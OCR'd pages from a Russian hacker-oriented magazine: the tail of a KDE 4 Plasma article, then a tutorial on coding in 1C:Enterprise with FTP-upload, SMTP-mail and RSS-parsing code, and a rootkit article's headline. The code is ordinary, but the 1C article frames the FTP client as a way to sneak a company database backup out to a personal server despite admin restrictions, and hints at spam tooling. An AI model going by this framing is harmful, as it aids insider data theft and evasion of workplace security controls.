Plasma — это своего рода фреймворк рабочего стола, который объединяет воедино сам рабочий стол, панели, иконки, виджеты и апплеты. Исполняясь в рамках одного процесса, Plasma делает рабочий стол KDE 4 интегрированной средой с общим API для разработчиков и гармоничным внешним видом для пользователей. Благодаря глубокой интеграции компонентов, Plasma предоставляет функциональность, недоступную ни в одной другой среде. Ведь на самом деле рабочий стол Plasma не

PLASMA И ПОДДЕРЖКА ВИДЖЕТОВ

- Родные плазмойды, написанные на языках C++, JavaScript, Ruby или Python
- Google Gadgets
- Темы SuperKaramba
- Гаджеты QEdje, совместимые с гаджетами Edje и модулями E17
- Виджеты Mac OS X
- Веб-виджеты с поддержкой HTML и JavaScript


Включаем nepomuk


Plasma для нетбуков: меню запуска приложений


Plasma для нетбуков: газетный вид


делится на множество различных компонентов, вроде панелей, иконок, апплетов и т.д., а представляет собой среду, состоящую из компонентов одного вида — виджетов рабочего стола, называемых плазмойдами. В Plasma виджеты везде: это и меню, и иконки, и трей, и часы, и панель, и обои рабочего стола (это так называемые «сдерживающие» виджеты, способные содержать в себе другие виджеты).
Для пользователя, конечно, вся однотипность интерфейса скрыта, и он по-прежнему видит панели, иконки, виджеты рабочего стола (в классическом понимании), однако стоит ему начать использовать KDE 4, как он заметит, что любой виджет можно легко превратить в апплет, просто перетащив его на панель, или выполнить обратную процедуру, вытащив, к примеру, трей из панели и поместив его на рабочий стол, рядом со сводкой погоды и корзиной.
Plasma интегрирована со скриптовым фреймворком Kross, поэтому плазмойды могут быть написаны не только на родном для KDE языке C++, но и на JavaScript, Ruby или Python. Более того, в Plasma интегрировано несколько библиотек, обеспечивающих совместимость с виджетами других сред, поэтому Plasma также поддерживает и гаджеты Google и виджеты Mac OS X (они, однако, не обладают гибкостью плазмойдов и могут быть размещены только на рабочем столе).
Plasma обеспечивает возможность произвольного масштабирования и вращения плазмойдов. Рабочий стол KDE 4 действительно легко масштабируется и может выглядеть одинаково на разных дисплеях и при разных разрешениях. При этом не возникает каких-либо проблем со шрифтами, разрешением иконок и т.д. Рабочий стол в буквальном смысле растягивается и сжимается.
Масштабируемость рабочего стола и виджетов, а также возможность вкладывания виджетов друг в друга позволяет Plasma быть действительно универсальным решением для всех типов интерфейса. Например, в рамках проекта Plasma-Netbook планируется реализовать специальный тип интерфейса для нетбуков. Чтобы понять, что это не просто перетаскивание панелей на другие места, а действительно новый интерфейс, достаточно просто взглянуть на скриншоты.
Кроме того, в рамках проекта Google Summer of Code Алессандро Диафериа (Alessandro Diaferia) создал интерфейс медиацентра, полностью основанный на Plasma. В качестве экспериментов с помощью Plasma были созданы даже интерфейсы приложений.
Кроме красоты, универсальности и глубокой внутренней проработанности, Plasma вносит в KDE 4 еще одно очень полезное и удобное в работе свойство: activity. Активностью в KDE 4 называется какой-либо вид деятельности. Идея в том, что работая за компом, пользователь в один момент времени занят только какой-то одной деятельностью, например, разработкой ПО, игрой в игры, просмотром фильмов, браузингом сети и т.д. Для любого вида деятельности в KDE есть набор виджетов, которые пользователь может разместить на своем рабочем столе. Загвоздка только в том, что если он «повесит» все виджеты, которые только могут ему пригодиться, на рабочий стол одновременно, то это не только будет неудобно, такое большое количество виджетов просто не поместится на экране. Активности позволяют создать индивидуальный набор виджетов для каждого рабочего стола, переключаясь между которыми, пользователь будет переходить от одного вида деятельности к другому.
Для создания активности кликни по эмблемке в правом верхнем углу экрана и выбери пункт меню Zoom Out. Когда рабочий стол отодвинется и станет в четыре раза меньше экрана, нажми Add Activity. После этого рядом с существующим появится новый рабочий. Нажми кнопку Zoom In под новым рабочим столом, чтобы перейти к его использованию. Все добавленные на него виджеты будут индивидуальны и не повлияют на другие рабочие столы.
Перемещаться между активностями с использованием кнопок Zoom In и Zoom Out не очень удобно, поэтому активности можно привязать к виртуальным рабочим столам. Для этого вновь нажми Zoom Out, затем Configure Plasma и поставь галочку напротив Different activity for each desktop.

OXYGEN

Oxygen не может идти ни в какое сравнение с другими технологиями KDE 4, но, тем не менее, является важной составляющей новой версии среды. В двух словах: Oxygen — это полностью новая тема рабочего стола KDE 4, включающая в себя Qt4-тему, новые рамки окон, тему Plasma, новые иконки, курсоры и т.д. Имя Oxygen (кислород) указывает на то, что разработчики хотели «вдохнуть свежего воздуха в рабочий стол KDE 4».

ВЫВОДЫ

Как ты смог убедиться, KDE 4 вовсе не провал, а очень серьезный рывок вперед. Многие его компоненты настолько инновационны и занимательны, что им можно посвятить не одну отдельную статью. При этом сама среда постоянно совершенствуется и улучшается, и можно предположить, что к выходу KDE 4.8 она станет не менее стабильной и богатой на функционал, чем KDE 4.3. ■



info

• Сами разработчики KDE, не лукавя, называют похожий на орех значок в углу экрана не иначе как кешью. Кстати, в KDE 4.5 его не будет.

• Официально фреймворк Phonon был представлен как часть KDE 4.0 в январе 2008-го. В этом же году он был включен в релиз Qt 4.4.



Игорь Антонов antonov.igor.khv@gmail.com, www.vr-online.ru

КОДИМ НА 1С: ПРЕДПРИЯТИЕ ПО-ХАКЕРСКИ

ПЛАТФОРМА 1С:ПРЕДПРИЯТИЕ СЕГОДНЯ УСТАНОВЛЕНА В КАЖДОЙ ВТОРОЙ ОРГАНИЗАЦИИ. АДМИНЫ ВЛЮБИЛИСЬ В ЭТУ СИСТЕМУ ЗА ПРОСТОТУ АДМИНИСТРИРОВАНИЯ И ЛЕГКОСТЬ РАЗВЕРТЫВАНИЯ. ПРОГРАММИСТЫ БАЛДЕЮТ ОТ ВОЗМОЖНОСТИ ДОРАБОТКИ/РАЗРАБОТКИ КОНФИГУРАЦИЙ ПОД КОНКРЕТНЫЕ НУЖДЫ. ПОЛЬЗОВАТЕЛИ В ВОСТОРГЕ ОТ ПРОДУМАННОГО И СТАНДАРТИЗИРОВАННОГО (СРЕДИ ПРОДУКТОВ 1С) ИНТЕРФЕЙСА. А ЧТО ПРЕДСТАВЛЯЕТ ЭТА ПЛАТФОРМА ДЛЯ Х-СОВМЕСТИМОГО ЧЕЛА?

1С'ОК МНОГО ВСЯКИХ ЕСТЬ

Я не знаю, имел ли ты опыт работы с платформами 1С:Предприятие, но, чтобы мы говорили с тобой на одном языке, рассмотрим вкратце основные понятия. Итак, для начала стоит усвоить, что все платформы 1С:Предприятие условно можно разделить на две большие группы: 7.7, 8.x. Как ты мог догадаться, название групп характеризует номер версии.


Версия 7.7 на сегодняшней день считается самой старой из поддерживаемых. Несмотря на старость и отстойность, платформа этой версии не теряет свою популярность и до сих пор многие предприятия юзают именно ее. Причин тому много. Одна из главных — трудность миграции на новые версии. Все особенно усложняется, если в компании используется не типовая конфигурация, а самописное решение. В таких случаях без отряда программистов не обойтись. Ну да ладно, нас эта проблема мало волнует, нам интересна обратная сторона медали.

В платформе 1С:Предприятие есть встроенный язык, посредством которого и выполняется доработка/разработка конфигурации (то есть программного решения). Так вот, в версии 7.7 этот язык убог и сотворить на нем что-то действительно хакерское практически нереально. Заметь, я сказал «практически». В реале же лазейка есть — использовать различные внешние компоненты. Внешняя компонента — это специально разработанная динамическая библиотека, которая может быть подгружена в адресное пространство платформы, после чего ее функции можно вызывать на встроенном языке. Разработка компонент — процесс не шибко сложный, он подробно описан в многочисленных мануалах, которых в инете пруд пруди. В качестве среды разработки таких компонент можно заюзать либо Delphi, либо тот же Visual C++. Рассматривать написание компоненты в рамках этой статьи мы не будем. Почему? Увы, данный способ слишком тяжел в эксплуатации с практической точки зрения. Если в системе твои права обрезаны по самые «не хочу», то подсунуть левую DLL вряд ли удастся. К тому же, если в своей библиотеке ты заюзаешь «полезные» WinAPI-функции, то даю 99% вероятности, что проактивная защита установленного антивируса будет вопить, как потерпевшая.

С линейкой платформ версий 8х все совсем иначе. Они обладают богатыми возможностями, а встроенный язык годится не только для манипулирования данными и построения отчетов. Но не стоит раньше времени облизываться и думать, что на платформе 1С:Предприятие 8х можно написать абсолютно любую программу и уж тем более вызывать полезные WinAPI-функции. Увы, пока этого сделать нельзя. «Что же тогда в нем хорошего?», — спросишь ты. А я отвечу: большая коллекция готовых к работе объектов. В том числе и «классы» для работы с такими вещами, как: FTP, HTTP, XML, SMTP, POP3 и т. д. Представляешь, что с их помощью возможно написать?

ЗАЧЕМ ЮЗАТЬ ИМЕННО 1С:ПРЕДПРИЯТИЕ

Я понимаю тебя, мой друг. Тебе ничего не стоит взять и написать вирус, троян, сканер портов и другие полезные в хакерском деле программы на любом «нормальном» языке программирования. Зачем же заморачиваться с каким-то 1С? Отчасти это так, но рано или поздно может возникнуть ситуация, когда кроме 1С:Предприятия, заюзать ничего будет нельзя. Вот тебе типичный пример. Ты устроился на работу админом БД и доблестные системщики урезали твои права по максимуму: ни тебе полноценного инета, ни возможности запуска «не доверенных» приложений и т.д. Зато в отношении баз и платформы 1С:Предприятие — никаких ограничений. Выполнять бэкапы и по возможности пересылать их на удаленные сервера, управлять списком пользователей — типичные задачи администратора баз данных. А вот теперь представь, что большинство недостающих и привычных в жизни вещей ты сможешь закодить прямо на встроенном в 1С:Предприятие языке! Ничто не помешает тебе



НАИПРОСТЕЙШИЙ FTP-КЛИЕНТ

SMTP-КЛИЕНТ ИЛИ ФУНДАМЕНТ СПАМ-ТУЛЗЫ?

заграбастать бэкап ценной базы данных и благополучно залить его на какой-нибудь сервак в инете.

С ЧЕГО НАЧИНАЕТСЯ КОДИНГ ПОД 1С

Встроенный язык 1С:Предприятия внешне очень сильно отличается от привычных нам C#, Python, Delphi и т. д. Главное отличие в том, что приходится использовать русский синтаксис. Проблема на первый взгляд не сильно большая, но по первости мозг рвет капитально.

К счастью, это недоразумение победить возможно. Разработчики платформы 1С:Предприятие не зря получают свои деньги — они продумали все наперед и снабдили свое детище английским вариантом синтаксиса. Ты можешь юзать любой понравившийся вариант. Мне привычнее писать «по-русски», поэтому все листинги в статье будут приведены на великом и могучем. Если тебе по душе традиционный английский вариант — то милости прошу к встроенной документации. В ней описаны все функции/операторы: как в английской, так и в русской версиях.

ОСНОВЫ СИНТАКСИСА


Если мне не изменяет память, в нашем журнале еще ни разу не рассматривали кодинг под 1С:Предприятие, поэтому перед тем, как перейти к рассмотрению вопросов разработки реальных приложений, нужно обязательно познакомиться с базовым синтаксисом.

РЕГИСТР


Встроенный язык в 1С:Предприятие не чувствителен к регистру. Ты можешь писать название операторов/переменных прописными или строчными буквами — все будет работать одинаково хорошо.

ПЕРЕМЕННЫЕ

Как и во многих языках программирования, переменные ты можешь объявлять по ходу пьесы. Никаких областей типа дельфийского var



КОДИНГ В НЕПРИВЫЧНОЙ СРЕДЕ В САМОМ РАЗГАРЕ



С 1С:ПРЕДПРИТИЕ ПОСТАВЛЯЕТСЯ ОТЛИЧНАЯ СПРАВКА

нет (если не считать ключевого слова «Перем» для объявления глобальных переменных). С типами переменных ситуация аналогичная. Указывать для переменной конкретный тип в момент ее определения не требуется. Он выбирается на основе содержимого переменной. Пример:

```
СтроковаяПеременная = "Hello, world!";
	//Это строковая переменная
ЧисловаяПеременная = 0;
	//А вот это числовая переменная
Массив = Новый Массив(); //Ну а это массив
```

ПРОЦЕДУРЫ, ФУНКЦИИ

В 1С:Предприятии принято делить весь код на процедуры и функции. Определяются они стандартным образом:

```
//Процедура без параметров
Процедура ПримерПроцедуры()
КонецПроцедуры
//Процедура с параметрами
Процедура ПримерПроцедуры(Параметр1, Параметр2)
КонецПроцедуры
//Пример функции
Функция ПолучитьДиректорию(Параметр1, Параметр2)
	Возврат Параметр1 + Параметр2;
КонецФункции
```

ЦИКЛЫ

Во встроенном языке реализовано несколько видов циклов. По синтаксису они не особо отличаются от оформления аналогичных циклов в других языках программирования. Взгляни на примеры:

```
//Цикл «Пока». Аналогичен циклу while..do
// в других языках
//Пример выведет цифры от 1 до 9 в окно
//служебных сообщений
Счетчик = 1;
	Пока Счетчик <> 10 Цикл
		Сообщить(Счетчик);
		Счетчик = Счетчик +1;
	КонецЦикла;

	//Цикл «Для». Аналогичен циклу
//for..to..do в других языках
	//Пример выведет цифры от 1 до 10 в окно
//служебных сообщений
	Для Счетчик = 1 По 10 Цикл
		Сообщить(Счетчик);
	КонецЦикла;

	//Цикл «Для Каждого». Аналогичен циклу
//foreach в других языках

	//Пример демонстрирует перебор массива
	Массив = Новый Массив(2);
	Массив[0] = 1;
	Массив[1] = 2;

	Для Каждого Запись Из Массив Цикл
		Сообщить(Запись);
	КонецЦикла;
```

SMTP-КЛИЕНТ В ДЕЙСТВИИ

УСЛОВИЯ

Без условных операторов далеко не уедешь, внимательно посмотри на то, как они описываются в 1С:Предприятии:

```
//Пример использования конструкции
//"Если..Тогда..Иначе|ИначеЕсли.
//Конструкция аналогична "IF..THEN..ELSE" в
//других языках.
Значение = 5;

Если (Значение = 1) Тогда
      Сообщить("Первое условие");
ИначеЕсли (Значение = 2) Тогда
      Сообщить("Второе условие");
Иначе
      Сообщить("Третье условие");
КонецЕсли;
```

КЛАССЫ

А нет их в 1С:Предприятии :). Если ты привык к использованию ООП-стиля, то знай, что сейчас с этим напряг. Во встроенном языке пока отсутствует поддержка определения своих собственных классов. Приходится довольствоваться процедурным подходом.

FTP-КЛИЕНТ

FTP-клиент — софтина очень полезная. Довольствуешься ограниченным доступом к инету, а из приложений лишь MS Office, да оснастки для работы с СУБД? Что же делать, если требуется вывести с рабочего компа полезные файлы (например, бэкапчик корпоративной базы)? Как вариант, можно залить все файлы на свой личный FTP-сервер. Во многих организациях админы серьезно ограничивают доступ к WWW, а такие протоколы, как FTP, POP3, SMTP, остаются полностью открытыми. На этом и попробуем сыграть. Дело за малым — написать FTP-клиент. Да не просто написать, а закодить на языке, совершенно не предназначенном для этой цели.

Итак, запускай 1С:Предприятие в режиме «Конфигуратор» и создавай новую обработку.
Я не буду тебе расписывать, как работать с самой IDE, это выходит за рамки статьи. Всю необходимую инфу ты сможешь посмотреть в хелпе. Лучше сразу к коду.
В 1С:Предприятии для работы с протоколом FTP есть встроенный и полностью готовый к работе класс: FTPСоединение. Класс достаточно хорош и в нем реализованы все необходимые свойства и методы. Тут тебе и поддержка работы через PROXY-сервер, и закачка/передача файлов и т. д. Не буду ходить вокруг да около, а перейду к рассмотрению рабочего примера. Вот код, отвечающий за соединение и отправку произвольного файла:

FTP-КЛИЕНТ СРЕДСТВАМИ 1С:ПРЕДПРИЯТИЯ

```
ИмяПользователя = "Логин";
Пароль = "";
Сервер = "Имя сервера";
КаталогДляЗаписи = " папка для записи";
Попытка

FTPСоединение = Новый FTPСоединение(Сервер,
, ИмяПользователя, Пароль);
      FTPСоединение.УстановитьТекущийКаталог(
КаталогДляЗаписи);
Исключение
      Сообщить("При попытке соединения с FTP
  | сервером возникла ошибка!",
СтатусСообщения.Важное);
      Сообщить(ОписаниеОшибки());
      Возврат;
КонецПопытки;
Попытка
      FTPСоединение.Записать(
ЭлементыФормы.пвПутьКФайлу.Значение,
                 ЭлементыФормы.ПолеВвода1.Значение);
Исключение
      Сообщить("Во время передачи файла возникла ошиб-
ка!",
СтатусСообщения.Важное);
   Сообщить(ОписаниеОшибки());
   КонецПопытки;
```

Другие полезные примеры

http://infostart.ru/public/20144 — ICQ-клиент, выполненный в виде внешней компоненты. Внутренности контрола состоят из C# кода и известной в .NET-кругах либы — IcqSharp 0.4.0.0. Хочешь чатиться в аське прямо из 1С? Тогда этот пример специально для тебя!

http://infostart.ru/public/14457 — смесь тети Аси и дяди Джаббера. Еще один внешний контрол и пример использования, при помощи которого ты сможешь закодить клиентские части для популярных протоколов передачи сообщений.

http://infostart.ru/public/20223 — здесь тусуется пример реализации «продвинутого» медиаплеера для платформы 1С:Предприятие 8.x. Умеет воспроизводить как видео, так и аудио-файлы.

http://infostart.ru/public/16332 — это не просто обработка, а настоящая кладезь примеров. Тут тебе и файловый менеджер, и FTP-клиент, и встроенный браузер, и диспетчер задач, и менеджер программ, и куча всякой полезной всячины. Заюзал такую обработку в 1С:Предприятии и забыл про многочисленные тулзы. Разве это не здорово?

Установка соединения по FTP начинается с инициализации класса «FTPСоединение». В качестве параметров конструктору необходимо передать следующие параметры:
- Сервер — адрес FTP-сервера (обязательный)
- Порт — номер порта FTP-сервера (необязательный)
- ИмяПользователя — пользователь на FTP-сервере
- Пароль
- Прокси — объект, содержащий настройки PROXY-сервера (необязательный)
- ПассивноеСоединение — Тип соединения (необязательный)

Если инициализация пройдет успешно, то FTP-соединение будет установлено. Ну а после его установки ты можешь воспользоваться одним из методов класса. Например, в своем примере я вызвал УстановитьТекущийКаталог(). Для демонстрации работоспособности примера я заюзал метод Записать(). Он выполняет передачу локального файла на FTP-сервер. Обрати внимание, вызов каждого метода я взял в блок «Попытка..исключение..КонецПопытки». Если ты знаком с понятием «Исключительные ситуации», то должен понять, для чего эта конструкция предназначена.

ОТПРАВЛЯЕМ ПОЧТУ

FTP-клиент средствами 1С:Предприятие — это супер, но им одним сыт не будешь. Что ни говори, а обойтись без электронной почты крайне трудно. Что ж, если возможности юзать полноценный клиент у тебя нет, а из имеющего софта — лишь 1С:Предприятие, то считай, что тебе крупно повезло. Закодить на встроенном языке обработку для отправки/приема почты — проще пареной репы. Сейчас ты в этом убедишься (см. врезку «Почтовый клиент»).
Для отправки и приема почтовых сообщений в платформе 1С:Предприятие существует несколько готовых классов — ИнтернетПочтовоеСообщение, ИнтернетПочтовыйПрофиль, ИнтернетПочта. Первый — это, по сути, «обертка» электронного письма. В нем реализованы все необходимые поля для электронного письма: необходимость получения отчета о доставке, список получателей, прикрепленные файлы и т.д. От разработчиков (то есть, нас с тобой), требуется лишь правильно их заполнить. Именно это я описал в первой части кода — присвоил свойствам класса значения из полей ввода, расположенных на форме обработки. Сформировав письмо, нам остается лишь прилепить на него почтовую марку и отправить по месту назначения. Для выполнения этого действия я использую второй класс — ИнтернетПочтовыйПрофиль. Если ты внимательно ознакомился со вторым листингом, то должен был уже догадаться, что этот класс — не что иное, как обертка для хранения настроек соединения с почтовыми серверами. В исходнике на врезке я привел вариант заполнения свойств для соединения с smtp-сервером своего почтового провайдера (через которого будет выполняться отправка).
Класс ИнтернетПочтовыйПрофиль лишь хранит настройки для подключения. Ничего отправлять/получать он не может. За саму передачу отвечает третий класс — «Инте
рнетПочта». Во время инициализации ему необходимо передать экземпляр класса «ИнтернетПочтовыйПрофиль». После этого можно выполнять подключение и отправку. Тут тебе помогут методы «Подключиться» и «Послать». Кстати, не забывай заключать их в эксепшины, иначе замучаешься ловить вылеты.

КУРИМ ТРУБКУ, ЧИТАЕМ НОВОСТИ

Я очень люблю читать RSS-ленты различных блоггеров. То и дело в них появляются интересные топики. Обычно для таких целей я юзаю Google Reader, но на старой работе приходилось пользоваться тулзой собственного изготовления. Ну а поскольку моя прошлая работа была связана с программированием под платформу 1С:Предприятие, то эту самую тулзу мне пришлось сваять на своем «рабочем» языке.
Сама RSS-лента — это XML-файл. Соответственно, работать с ним нужно, как с любой XML — парсить. В одном из номеров нашего журнала, я

RSS-агрегатор

```
НазваниеКанала = RSSЛента.selectSingleNode(
   "//channel/description").Text;
Элементы = RSSЛента.selectNodes("//item");

Для сч = 0 по Элементы.length-1 Цикл
СчитАтриб = Элементы.item(сч).childNodes;

   СтруктураАтрибутов = Новый Структура();

   Для сч2 = 0 по СчитАтриб.length-1 цикл
   СтруктураАтрибутов.Вставить
   (СчитАтриб.item(сч2).nodeName,
   СчитАтриб.item(сч2).text);
   КонецЦикла;

   ЗаголовокНовости = "Заголовок: ";

   Если (СтруктураАтрибутов.Свойство("title")) Тогда
      ЗаголовокНовости = ЗаголовокНовости +
         СтруктураАтрибутов.title;
   КонецЕсли;

   ДатаПубликации = "Дата публикации: ";

   Если (СтруктураАтрибутов.Свойство("pubDate")) Тогда
      ДатаПубликации = ДатаПубликации +
         ДатаRFC822(СтруктураАтрибутов.pubDate);
   КонецЕсли;

   Линк = "Адрес публикации: ";

   Если (СтруктураАтрибутов.Свойство(«link»)) Тогда
      Линк = Линк + СтруктураАтрибутов.link;
   КонецЕсли;

   ТекстНовости = "Текст новости: ";

   Если (СтруктураАтрибутов.Свойство("description"))
Тогда
      ТекстНовости = ТекстНовости +
      СтруктураАтрибутов.description;
   КонецЕсли;

   Сообщить("--------------------------");
   Сообщить(ЗаголовокНовости);
   Сообщить(ДатаПубликации);
   Сообщить(Линк);
   Сообщить(ТекстНовости);
   Сообщить("--------------------------");
КонецЦикла;
```

приводил пример RSS-граббера. Тогда мой пример был на Delphi. Для разбора XML я использовал COM-объект Microsoft.XMLHTTP. Ты не поверишь, но в 1С:Предприятии мы можем воспользоваться этим же объектом. Взгляни на врезку «RSS-агрегатор» и убедись сам.

OUTRO

При особом желании и настойчивости нужные тулзы реально закодить даже на таком, казалось бы, не предназначенном для подобных целей языке, как встроенный язык платформы 1С:Предприятие. Главное, не поленись потратить немного времени и попробуй подойти к решению проблемы творчески. Вполне возможно, что пришедшее на ум спонтанное решение будет намного лучше, чем то, которое прорабатывалось долгое время. Экспериментируй и все будет OK!

Почтовый клиент

```
Письмецо = Новый ИнтернетПочтовоеСообщение;
Письмецо.Тема =
   ЭлементыФормы.пвТемаПисьма.Значение;
Письмецо.ИмяОтправителя =
   ЭлементыФормы.пвИмяОтправителя.Значение;
Письмецо.Отправитель.Адрес =
   ЭлементыФормы.пвАдресОтправителя.Значение;

Получатель = Письмецо.Получатели.Добавить();
Получатель.Адрес =
   ЭлементыФормы.пвАдресПолучателя.Значение;

ТекстПисьма = Письмецо.Тексты.Добавить();
ТекстПисьма.ТипТекста =
ТипТекстаПочтовогоСообщения.ПростойТекст;
ТекстПисьма.Текст = пвТекстСообщения;

Если (ЗначениеЗаполнено
(ЭлементыФормы.пвАттач.Значение)) Тогда
      Письмецо.Вложения.Добавить(
         ЭлементыФормы.пвАттач.Значение);
КонецЕсли;

//Настраиваем параметры отправки
ПрофайлНастроек = Новый ИнтернетПочтовыйПрофиль;
ПрофайлНастроек.АдресСервераSMTP =
   ЭлементыФормы.пвПочтовыйСервер.Значение;
ПрофайлНастроек.ПортSMTP =
   ЭлементыФормы.пвПортПочтовогоСервера.Значение;
ПрофайлНастроек.АутентификацияSMTP =
   СпособSMTPАутентификации.ПоУмолчанию;
ПрофайлНастроек.ПользовательSMTP =
   ЭлементыФормы.пвАдресОтправителя.Значение;

Почтовик = Новый ИнтернетПочта;

Попытка
   Почтовик.Подключиться(ПрофайлНастроек);

Исключение
   Сообщить("Во время отправки возникла ошибка!
      Текст ошибка: " + ОписаниеОшибки(),
      СтатусСообщения.ОченьВажное);
   Возврат;
КонецПопытки;

//Пробуем отослать
Попытка
   Почтовик.Послать(Письмецо);
   Сообщить("Ваше сообщение было успешно отправлено!",
      СтатусСообщения.ОченьВажное);

Исключение
   Сообщить("Сообщение не было отправлено!" +
      ОписаниеОшибки(),
      СтатусСообщения.ОченьВажное);
КонецПопытки;

Почтовик.Отключиться();
```



Александр Эккерт stannic.man@gmail.com

ЗЛЫЕ ШУТКИ С ВИРТУАЛЬНОЙ ПАМЯТЬЮ

КОВЫРЯЕМ WINDOWS ПО ПРИМЕРУ ИЗВЕСТНЫХ РУТКИТ-МЕЙКЕРОВ

